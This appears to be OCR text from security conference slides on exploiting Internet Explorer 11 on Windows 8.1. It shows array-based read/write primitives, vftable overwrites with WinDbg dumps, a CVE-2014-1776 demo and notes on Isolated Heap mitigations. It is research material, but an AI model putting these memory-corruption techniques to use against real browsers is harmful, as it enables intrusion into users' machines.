
Object Array Exploit

- Array_2 Read DWORD : 0x009b4cfc




Object Array Exploit

- Array_2 Write DWORD : 0x01010101



Object Array Exploit

- Array_1 Read DWORD : 0x67000000



Object Array Exploit

- Read VFTable : 0x67000000 + 0x009b4cfc


Array_1 : 对齐

Array_2 : 偏移 1 byte

```
Read VFTable 0x0c0c0000 : 0x679b4cfc

0:017> db 0c0c0000-4
0c0bfffc  01 01 01 01 01 01 01 67-e0 43 ae 03 00 00 00 00
```


Object Array Exploit

- All Process Write :




Object Array Exploit

- Array_1 Write VFTable : 0x67000000



Object Array Exploit

- Array_2 Write VFTable : 0x9b4cfc00



Object Array Exploit

- Read Address – 4 byte :


Array_1 : 对齐

Array_2 : 偏移 1 byte

```
Write VFTable 0x0c0c0000 : 0x679b4cfc

0:017> db 0c0c0000-4
0c0bfffc  01 01 01 01 fc 4c 9b 67-e0 43 ae 03 00 00 00 00
```

Object Array Exploit


- Exploit : Edit BufferSize



Object Array Exploit

- Exploit CVE-2014-1776 : Demo

Demo


这台电脑
CVE-2014...
Process Explorer - Sysinternals: www.sysinternals....
File Options View Process Find Users Help
Process PID CPU Private Bytes Working S
ChsIME.exe 2064 1,096 K 1,44
svchost.exe 652 2,696 K 3,80
svchost.exe 800 0.03 11,840 K 11,86
svchost.exe 848 < 0.01 16,960 K 20,77
taskhostex.exe 1612 < 0.01 42,888 K 46,61
svchost.exe 908 5,244 K 7,44
svchost.exe 980 < 0.01 28,444 K 27,96
WUDFHost.exe 2524 1,036 K 68
MMixSrv.exe 1080 348 K 46
Start8Srv.exe 1096 360 K 53
Start8.exe 1116 604 K 76
svchost.exe 1148 7,396 K 11,65
spoolsv.exe 1304 2,444 K 2,70
svchost.exe 1348 < 0.01 9,272 K 8,93
coherence.exe 1676 448 K 52
coherence.exe 1716 552 K 43
prl_tools_service.exe 1744 920 K 97
prl_tools.exe 1808 < 0.01 1,600 K 3,00
dllhost.exe 1788 940 K 1,30
sqlwriter.exe 1864 1,052 K 1,64
MsMpEng.exe 1948 57,624 K 24,91
svchost.exe 2220 852 K 90
msdtc.exe 2516 1,964 K 1,88
svchost.exe 3200 1,396 K 1,94
SearchIndexer.exe 3396 < 0.01 26,380 K 38,17
SearchProtocolHost.exe 1244 1,640 K 7,36
SearchFilterHost.exe 2140 828 K 3,83
SearchProtocolHost.exe 1976 1,328 K 5,50
lsass.exe 540 2,784 K 4,94
csrss.exe 448 0.04 2,464 K 10,20
winlogon.exe 492 1,152 K 56
dwm.exe 752 0.11 23,196 K 11,62
MMix_32.exe 1548 0.02 4,296 K 5,02
explorer.exe 1556 0.21 46,408 K 54,52
prl_cc.exe 3644 0.02 3,212 K 4,66
procexp.exe 3376 1.95 11,092 K 27,60
CPU Usage: 2.94% Commit Charge: 23.50% Processes: 43 Physical Usage: 2

Success?


But …

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A

Isolated Heap & Deferred Free

- Create Isolated Heap :




```
++trirt_proc_attached;
InitializeCriticalSection(&g_csHeap);
g_hProcessHeap = GetProcessHeap();
HeapSetInformation_LowFragmentation_Downlevel(g_hProcessHeap);
headp_handle = HeapCreate(0, 0, 0);
g_hIsolatedHeap = headp_handle;
if ( !headp_handle )
  return 0;
HeapSetInformation_LowFragmentation_Downlevel(headp_handle);
v4 = _DllMainCRTStartup(hinstDLL, 1, lpReserved);
```

Isolated Heap & Deferred Free

- DOM Element Object:

```
Var b = document.createElement(“button”);

CButton::CreateElement
        |- _MemIsolatedAllocClear()
                |- HeapAlloc(_g_hIsolatedHeap,8,size)
```


Isolated Heap & Deferred Free

- Area element coords attribute :

